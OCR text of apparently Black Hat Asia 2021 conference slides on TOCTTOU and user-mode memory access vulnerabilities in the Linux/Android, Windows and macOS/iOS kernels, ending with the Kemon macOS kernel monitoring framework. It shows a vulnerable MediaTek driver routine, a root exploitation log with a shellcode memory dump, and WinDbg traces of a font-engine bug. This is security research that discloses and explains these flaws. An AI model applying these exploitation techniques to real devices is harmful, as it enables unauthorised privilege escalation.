black hat ASIA 2021
May 6-7, 2021
BRIEFINGS

Racing the Dark: A New TOCTTOU Story from Apple's Core

wang yu

About me

keenjoy95@gmail.com

Background of this research project

User-mode Memory Access and TOCTTOU Vulnerability

User-mode memory access on different platforms

Android/Linux kernel

Windows kernel

macOS/iOS kernel

Android/Linux kernel functions

User Space Memory Access
Chapter 4. Memory Management in Linux
https://www.kernel.org/doc/htmldocs/kernel-api/ch04s02.html

__copy_from_user
https://www.kernel.org/doc/htmldocs/kernel-api/API—copy-from-user.html
__copy_to_user
https://www.kernel.org/doc/htmldocs/kernel-api/API—copy-to-user.html

A real world case


```
990 static int simple_mmc_erase_partition_wrap(struct msdc_ioctl* msdc_ctl)
991 {
992     unsigned char name[25];
993
994     if (copy_from_user(name, (unsigned char*)msdc_ctl->buffer, msdc_ctl->total_size))
995         return -EFAULT;
996
997     return simple_mmc_erase_partition(name);
998 }
```

https://github.com/kashifmin/KashKernel_4.2/blob/master/mediatek/platform/mt6589/kernel/drivers/mmc-host/mt_sd_misc.c#L990

The Creation of Adam, Michelangelo

Bruce Almighty (2003)

Vulnerability exploitation




```
c0406998:  e1a01005  mov     r1, r5
c040699c:  e59f0760  ldr     r0, [pc, #1888]
c04069a0:  eb0630fc  bl      0xc0592d98
c04069a4:  e3e05000  mvn     r5, #0
c04069a8:  e5845044  str     r5, [r4, #68]; 0x44
c04069ac:  ea000002  b       0xc04069bc
c04069b0:  e59f0750  ldr     r0, [pc, #1872]
c04069b4:  e3e05015  mvn     r5, #21
c04069b8:  eb0630f6  bl      0xc0592d98
c04069bc:  e1a00005  mov     r0, r5
c04069c0:  e24bd024  sub     sp, fp, #36  ; 0x24
c04069c4:  e89dadf0  ldm     sp, {r4, r5, r6, r7, r8, sl, fp, sp, pc}
```

current_thread

Getting the current thread on Linux v2.6:

```
94 static inline struct thread_info *current_thread_info(void)
95 {
96     register unsigned long sp asm ("sp");
97     return (struct thread_info *)(sp & ~(THREAD_SIZE - 1));
98 }
```


https://elixir.bootlin.com/linux/v2.6.39.4/source/arch/arm/include/asm/thread_info.h#L94

Getting the current thread on Windows WRK v1.2:

```
2746 FORCEINLINE
2747 struct _KTHREAD *
2748 NTAPI KeGetCurrentThread (VOID)
2749 {
2750 #if (_MSC_FULL_VER >= 13012035)
2751     return (struct _KTHREAD *) (ULONG_PTR) __readfsdword (FIELD_OFFSET (KPCR, PrcbData.CurrentThread));
2752 #else
2753     __asm { mov eax, fs:[0] KPCR.PrcbData.CurrentThread }
2754 #endif
2755 }
```

https://github.com/mic101/windows/blob/master/WRK-v1.2/base/ntos/inc/i386.h#L2748


The return address




```
c0105cfc   T   do_vfs_ioctl
c01062d8   T   sys_ioctl

c01062d8: e1a0c00d   mov      ip, sp
c01062dc: e92dd8f0   push     {r4, r5, r6, r7, fp, ip, lr, pc}
.................
c010630c: e1a01007   mov      r1, r7
c0106310: e1a02006   mov      r2, r6
c0106314: ebfffe78   bl       0xc0105cfc
c0106318: e51b3020   ldr      r3, [fp, #-32]
c010631c: e3530000   cmp      r3, #0
c0106320: e1a05000   mov      r5, r0
c0106324: 0a000001   beq      0xc0106330
c0106328: e1a00004   mov      r0, r4
c010632c: ebffc433   bl       0xc00f7400
c0106330: e1a00005   mov      r0, r5
c0106334: e24bd01c   sub      sp, fp, #28
c0106338: e89da8f0   ldm      sp, {r4, r5, r6, r7, fp, sp, pc}
```

The complete process of exploitation



The exploitation of `simple_mmc_erase_partition_wrap`

```
shell@hwH30-U10:/ $ id
uid=2000(shell) gid=2000(shell) groups=1003(graphics),1004(input),1007(log),1009(mount),1011(adb),1015(sdcar
),3006(net_bw_stats)
shell@hwH30-U10:/ $ /data/local/tmp/mmc_erase_partition
---[ 00 ]---
[redacted], H30-U10, 3.4.5, #1 SMP PREEMPT Thu Jul 3 02:40:39 CST 2014
[redacted], H30-U10, 3.4.5, #1 SMP PREEMPT Thu Jul 3 02:40:39 CST 2014
shellcode at 0x111a000, temp stack at 0x111e000
                              -*> MEMORY DUMP <*-
+-------------+-------------------------------------------------+------------------+
|    ADDRESS  |  0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F |                  |
| ------------+-------------------------------------------------+----------------- |
|  0x0111a000 | c0 01 0c f1 30 d0 9f e5  00 d0 9d e5 01 da 8d e2 | ....0...........  |
|  0x0111a010 | 30 00 9f e5 00 00 90 e5  20 40 9f e5 34 ff 2f e1 | 0....... @..4./.  |
|  0x0111a020 | 00 d0 a0 e1 c0 01 08 f1  18 00 9f e5 00 00 90 e5 | ................  |
|  0x0111a030 | 0c 40 9f e5 34 ff 2f e1  f0 ab 9d e8 ac c5 00 00 | .@..4./.........  |
|  0x0111a040 | 18 8d 00 00 10 88 00 00  d0 c4 00 00             | ............      |
+-------------+-------------------------------------------------+------------------+
                              -*> MEMORY DUMP <*-
+-------------+-------------------------------------------------+------------------+
|    ADDRESS  |  0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F |                  |
| ------------+-------------------------------------------------+----------------- |
|  0xbed9d820 | cc cc cc cc cc cc cc cc  cc cc cc cc cc cc cc cc | ................  |
|  0xbed9d830 | cc cc cc cc cc cc cc cc  cc cc cc cc cc cc cc cc | ................  |
|  0xbed9d840 | cc cc cc cc cc cc cc cc  cc cc cc cc cc cc cc cc | ................  |
|  0xbed9d850 | cc cc cc cc cc cc cc cc  cc 00 a0 11 01          | .............     |
+-------------+-------------------------------------------------+------------------+
[+] got root!
shell@hwH30-U10:/ # id
uid=0(root) gid=0(root)
shell@hwH30-U10:/ #
```

H30-U10 Exploitation, 2014

Summary of Linux platform

1. All inputs are potentially harmful!

2. Stack-based buffer overflow exploitation in the real world is not as simple as in books. Especially when you don't have a kernel debugger.

3. Does stack-based buffer overflow vulnerability still make sense today?
CVE-2019-8648 (p101 - 109):
https://i.blackhat.com/USA-19/Thursday/us-19-Huang-Towards-Discovering-Remote-Code-Execution-Vulnerabilities-In-Apple-FaceTime.pdf
CVE-2020-9899 (p53):
https://i.blackhat.com/USA-20/Thursday/us-20-Wang-Dive-into-Apple-IO80211FamilyV2.pdf
https://support.apple.com/en-us/HT211289

Windows kernel routines

Windows Kernel Internals - Common Coding Errors (p14 - 18)
https://www.i.u-tokyo.ac.jp/edu/training/ss/lecture/new-documents/Lectures/19-CommonCodingErrors/CommonCodingErrors.pdf

ProbeForRead
https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-probeforread
ProbeForWrite
https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-probeforwrite

CVE-2013-1291 case study

```
bf86187e 53              push    ebx
bf86187f 51              push    ecx
bf861880 52              push    edx
bf861881 ff5704          call    dword ptr [edi+4]    ds:0023:e16ef13c={win32k!pvGetPointerCallback (bf8e8942)}
bf861884 83c40c          add     esp,0Ch
bf861887 85c0            test    eax,eax
bf861889 0f8413ffffff    je      win32k!sfac_SearchForBitmap+0x3e (bf8617a2)
Command - Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,reconnect' - WinDbg:6.13.0008.1108 X86
1: kd> dd esp
f5b9d460  e145b158 003769d4 000004e8 e16ef4bc
f5b9d470  e16ef4f4 e16ef4ca f5b9d6e8 00000030
```

```
bf86187f 51              push    ecx
bf861880 52              push    edx
bf861881 ff5704          call    dword ptr [edi+4]
bf861884 83c40c          add     esp,0Ch
bf861887 85c0            test    eax,eax
bf861889 0f8413ffffff    je      win32k!sfac_SearchForBitmap+0x3e (bf8617a2)
bf86188f 668b4dfc        mov     cx,word ptr [ebp-4]
Command - Kernel 'com:pipe,port=\\.\pipe\com_1,baud=115200,reconnect' - WinDbg:6.13.0008.
1: kd> r
eax=00b169d4 ebx=000004e8 ecx=003769d4 edx=00376ebc esi=e16ef4a0 edi=e16ef138
eip=bf861884 esp=f5b9d460 ebp=f5b9d4a0 iopl=0         nv up ei pl nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00000206
win32k!sfac_SearchForBitmap+0x37:
bf861884 83c40c          add     esp,0Ch
1: kd> db 00b169d4 14e8
00b169d4  00 02 00 00 00 00 00 06-00 00 01 28 00 00 00 a0  ...........(....
00b169e4  00 00 00 05 00 00 00 00-0a fe 0c 01 00 00 00 00  ................
00b169f4  0a fe 00 00 0a fe 0c 00-01 00 00 00 f4 00 00 00  ................
00b16a04  00 62 55 df 0c 0c 01 01-00 00 01 c8 00 00 00 a0  .bU.............
00b16a14  00 00 00 05 00 00 00 00-0c fe 0e 01 00 00 00 00  ................
```

Yu Wang, Understanding Windows Kernel Font Scaler Engine Vulnerability, SyScan360, 2012

Bochspwn and double fetch vulnerability hunting

Bochspwn
https://github.com/googleprojectzero/bochspwn

27 instances of double fetches in win32k.sys functions performing user-mode callbacks
https://docs.google.com/document/d/1eQamOx1Z4bwm7J-FMHgNOw8WJ0IJFdNgQdK9vlLRHLo/edit

Font fuzzing against Win32K kernel

A year of Windows kernel font fuzzing #1 and #2
https://googleprojectzero.blogspot.com/2016/06/a-year-of-windows-kernel-font-fuzzing-1_27.html
https://googleprojectzero.blogspot.com/2016/07/a-year-of-windows-kernel-font-fuzzing-2.html

One font vulnerability to rule them all #1, #2, #3 and #4
https://googleprojectzero.blogspot.com/2015/07/one-font-vulnerability-to-rule-them-all.html
https://googleprojectzero.blogspot.com/2015/08/one-font-vulnerability-to-rule-them-all.html
https://googleprojectzero.blogspot.com/2015/08/one-font-vulnerability-to-rule-them-all_13.html
https://googleprojectzero.blogspot.com/2015/08/one-font-vulnerability-to-rule-them-all_21.html

A new type of font scaler engine TOCTTOU vulnerability


Understanding TOCTTOU in the Windows Kernel Font Scaler Engine
Black Hat USA 2014
https://digteam.github.io/assets/tocttou.pdf
https://www.blackhat.com/us-14/archives.html#understanding-tocttou-in-the-windows-kernel-font-scaler-engine

```
        controlValueTable                                   00000000
------------------------------------------------------------------------
   +0x000 stackBase          : Ptr32 Int4B                  e1224afc
   +0x004 store              : Ptr32 Int4B                  e1224f00
   +0x008 controlValueTable  : Ptr32 Int4B                  e1224f80
   +0x00c pixelsPerEm        : Uint2B                       0004
   +0x00e pointSize          : Uint2B                       0003
   +0x010 fpem               : Int4B                        00040000
   +0x014 engine             : [4] Int4B                    00000000
                                                            00000000
                                                            00000000
                                                            00000000
   +0x024 defaultParBlock    : fnt_ParameterBlock
      +0x000 wTCI               : Int4B                     00000044
      +0x004 sWCI               : Int4B                     00000000
      +0x008 scaledSW           : Int4B                     00000000
      +0x00c scanControl        : Int4B                     00000000
      +0x010 instructControl    : Int4B                     00000000
      +0x014 minimumDistance    : Int4B                     00000040
      +0x018 RoundValue         : Ptr32 long                bf8e89e0
      +0x01c RoundValue2        : Int4B                     00000003
      +0x020 periodMask         : Int4B                     00000000
      +0x024 period45           : Int2B                     0000
      +0x026 period             : Int2B                     0000
      +0x028 phase              : Int2B                     0000
      +0x02a threshold          : Int2B                     0000
      +0x02c deltaBase          : Int2B                     0009
      +0x02e deltaShift         : Int2B                     0003
      +0x030 angleWeight        : Int2B                     0080
      +0x032 sW                 : Int2B                     0000
      +0x034 autoFlip           : Char                      01
      +0x035 pad                : Char                      00
      +0x036 pad2               : Int2B                     0000
   +0x058 localParBlock      : fnt_ParameterBlock
      +0x000 wTCI               : Int4B                     00000044
      +0x004 sWCI               : Int4B                     00000000
      +0x008 scaledSW           : Int4B                     00000000
      +0x00c scanControl        : Int4B                     00000000
      +0x010 instructControl    : Int4B                     00000000
      +0x014 minimumDistance    : Int4B                     00000040
      +0x018 RoundValue         : Ptr32 long                bf8e89e0
      +0x01c RoundValue2        : Int4B                     00000003
      +0x020 periodMask         : Int4B                     00000000
      +0x024 period45           : Int2B                     0000
      +0x026 period             : Int2B                     0000
      +0x028 phase              : Int2B                     0000
      +0x02a threshold          : Int2B                     0000
      +0x02c deltaBase          : Int2B                     0009
      +0x02e deltaShift         : Int2B                     0003
      +0x030 angleWeight        : Int2B                     0080
      +0x032 sW                 : Int2B                     0000
      +0x034 autoFlip           : Char                      01
      +0x035 pad                : Char                      00
      +0x036 pad2               : Int2B                     0000
   +0x08c funcDef            : Ptr32 fnt_funcDef            e1224f80
   +0x090 instrDef           : Ptr32 fnt_instrDef           e1224f80
   +0x094 ScaleFuncXBase     : Ptr32 long                   00000000
   +0x098 ScaleFuncYBase     : Ptr32 long                   00000000
   +0x09c ScaleFuncX         : Ptr32 long                   bf8e8656
   +0x0a0 ScaleFuncY         : Ptr32 long                   bf8e8656
   +0x0a4 ScaleFuncCVT       : Ptr32 long                   bf8e8656
   +0x0a8 pgmList            : [2] fnt_pgmList
      +0x000 Instruction        : Ptr32 UChar               e1260bb3
      +0x004 Length             : Uint4B                    0000000d
      +0x000 Instruction        : Ptr32 UChar               e1225318
      +0x004 Length             : Uint4B                    0003b89b
```

My font scaler engine research project


Project fs-engine

https://github.com/keenjoy95/fs-engine



Wingdings TrueType Font

The root cause of CVE-2014-1819



The kernel font cache issues

Summary of Windows platform

1. Again, All inputs are potentially harmful!

2. The font scaler cache introduces some new TOCTTOU issues to the Win32K kernel, which are not traditional user data double-fetch vulnerabilities.

macOS/iOS's BSD functions

Memory and Virtual Memory
https://developer.apple.com/library/archive/documentation/Darwin/Conceptual/KernelProgramming/vm/vm.html

copyin
https://developer.apple.com/documentation/kernel/1441036-copyin
https://www.freebsd.org/cgi/man.cgi?query=copyin

copyout
https://developer.apple.com/documentation/kernel/1441088-copyout
https://www.freebsd.org/cgi/man.cgi?query=copyout

macOS/iOS's IOKit functions

IOConnectCallMethod
https://developer.apple.com/documentation/iokit/1514240-ioconnectcallmethod
IOConnectCallScalarMethod
https://developer.apple.com/documentation/iokit/1514793-ioconnectcallscalarmethod
IOConnectCallStructMethod
https://developer.apple.com/documentation/iokit/1514274-ioconnectcallstructmethod

IOMemoryDescriptor class
https://developer.apple.com/documentation/kernel/iomemorydescriptor

CVE-2016-7620/7624/7625 case studies

Racing for everyone: descriptor describes TOCTOU in Apple's core
https://github.com/flankerhqd/descriptor-describes-toctou
https://keenlab.tencent.com/en/2017/01/09/Racing-for-everyone-descriptor-describes-TOCTOU-in-Apple-s-core/
https://keenlab.tencent.com/zh/2017/01/09/Racing-for-everyone-descriptor-describes-TOCTOU-in-Apple-s-core/

Splitting atoms in XNU
https://googleprojectzero.blogspot.com/2019/04/splitting-atoms-in-xnu.html

Root cause

```
if (the input user-mode data is less than one page size) {
    memcpy()
} else {
    IOMemoryDescriptor related operations
}
```

The security update for CVE-2016-7620/7624/7625:

```
392 #define MAP_MEM_ONLY            0x010000 /* change processor caching  */
393 #define MAP_MEM_NAMED_CREATE    0x020000 /* create extant object      */
394 #define MAP_MEM_PURGABLE        0x040000 /* create a purgable VM object */
395 #define MAP_MEM_NAMED_REUSE     0x080000 /* reuse provided entry if identical */
396 #define MAP_MEM_USE_DATA_ADDR   0x100000 /* preserve address of data, rather than base of page */
397 #define MAP_MEM_VM_COPY         0x200000 /* make a copy of a VM range */
398 #define MAP_MEM_VM_SHARE        0x400000 /* extract a VM range for remap */
398 #define MAP_MEM_4K_DATA_ADDR    0x800000 /* preserve 4K aligned address of data*/
```

https://github.com/apple/darwin-xnu/blob/xnu-4903.221.2/osfmk/mach/memory_object_types.h#L397

Summary of macOS/iOS platform

1. Penny Penny Penny! All inputs are potentially harmful!

2. Did Security Update 2016-003/007 really solve all the problems?
https://support.apple.com/en-us/HT207423

Project Kemon

Project Kemon

Kemon: An Open Source Pre and Post Callback-based Framework for macOS Kernel Monitoring
https://github.com/didi/kemon
https://www.blackhat.com/us-18/arsenal/schedule/index.html#kemon-an-open-source-pre-and-post-callback-based-framework-for-macos-kernel-monitoring-12085

The practice of kernel inline hooking:
https://www.blackhat.com/us-19/arsenal/schedule/#ksbox-a-fine-grained-macos-malware-sandbox-15059

Supported features

1. File operation monitoring
2. Process operation monitoring
3. Network traffic monitoring
4. Dynamic library and kernel extension monitoring and blocking
5. macOS Mandatory Access Control (MAC) policy filtering
6. IPC/XPC based communication monitoring
7. macOS kernel inline hook engine, etc.

Process creation monitoring

How can we obtain command line information without the context of process creation?

```
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=0, process(pid 1)=launchd, parent(ppid 0)=kernel_task, path=/usr/libexec/xpcproxy, command line=xpcproxy com.apple.dt.Xcode.sourcecontrol.Git.9B833A42-B4D4-462A-87DB-5794AD851…
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=0, process(pid 1)=launchd, parent(ppid 0)=kernel_task, path=/usr/libexec/xpcproxy, command line=xpcproxy com.apple.dt.Xcode.sourcecontrol.Subversion.82439C6B-C7CF-483A-BE23-21…
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=501, process(pid 3177)=xcodebuild, parent(ppid 3103)=make, path=/bin/sh, command line=sh -c /Applications/Xcode.app/Contents/Developer/Toolchains/XcodeDefault.xctoolchain/usr/…
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=501, process(pid 3184)=ld, parent(ppid 3183)=sh, path=/Applications/Xcode.app/Contents/Developer/Toolchains/XcodeDefault.xctoolchain/usr/bin/ld, command line=/Applications/Xco…
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=501, process(pid 3250)=touch, parent(ppid 3177)=xcodebuild, path=/usr/bin/touch, command line=/usr/bin/touch -c /Users/dd/Desktop/kemon/build/Release/kemon.kext.
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=0, process(pid 1)=launchd, parent(ppid 0)=kernel_task, path=/usr/libexec/xpcproxy, command line=xpcproxy com.apple.mdworker.lsb.02000000-0000-0000-0000-000000000000.
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=0, process(pid 280)=spindump, parent(ppid 1)=launchd, path=/usr/bin/footprint, command line=/usr/bin/footprint --corpsePid 3012 --corpseName Console --corpseDirtyFlags 0 --cor…
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=0, process(pid 280)=spindump, parent(ppid 1)=launchd, path=/usr/bin/malloc_history, command line=/usr/bin/malloc_history 3012 -callTree -getCorpseFromParent.
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=501, process(pid 578)=SystemUIServer, parent(ppid 1)=launchd, path=/usr/sbin/screencapture, command line=/usr/sbin/screencapture -idf -tpng /Users/dd/Desktop/Screen Shot 2021-…
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=0, process(pid 1)=launchd, parent(ppid 0)=kernel_task, path=/usr/libexec/xpcproxy, command line=xpcproxy com.apple.screencapturetb.agent.
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=501, process(pid 3255)=screencapturetb, parent(ppid 1)=launchd, path=/System/Library/CoreServices/screencapturetb.app/Contents/MacOS/screencapturetb, command line=/System/Libr…
```

kernel.development (kemon)

Subsystem: -- Category: -- Details

Volatile

2021-01-03 10:50:46.221519

```
[Kemon.kext] : action=KAUTH_FILEOP_EXEC, uid=0, process(pid 280)=spindump, parent(ppid 1)=launchd, path=/usr/bin/footprint, command line=/usr/bin/footprint --corpsePid 3012 --corpseName Console --corpseDirtyFlags 0
--corpseProcFlags 4 --summary.
```

Kemon-based macOS process creation monitoring

Mandatory Access Control (MAC) policy filtering

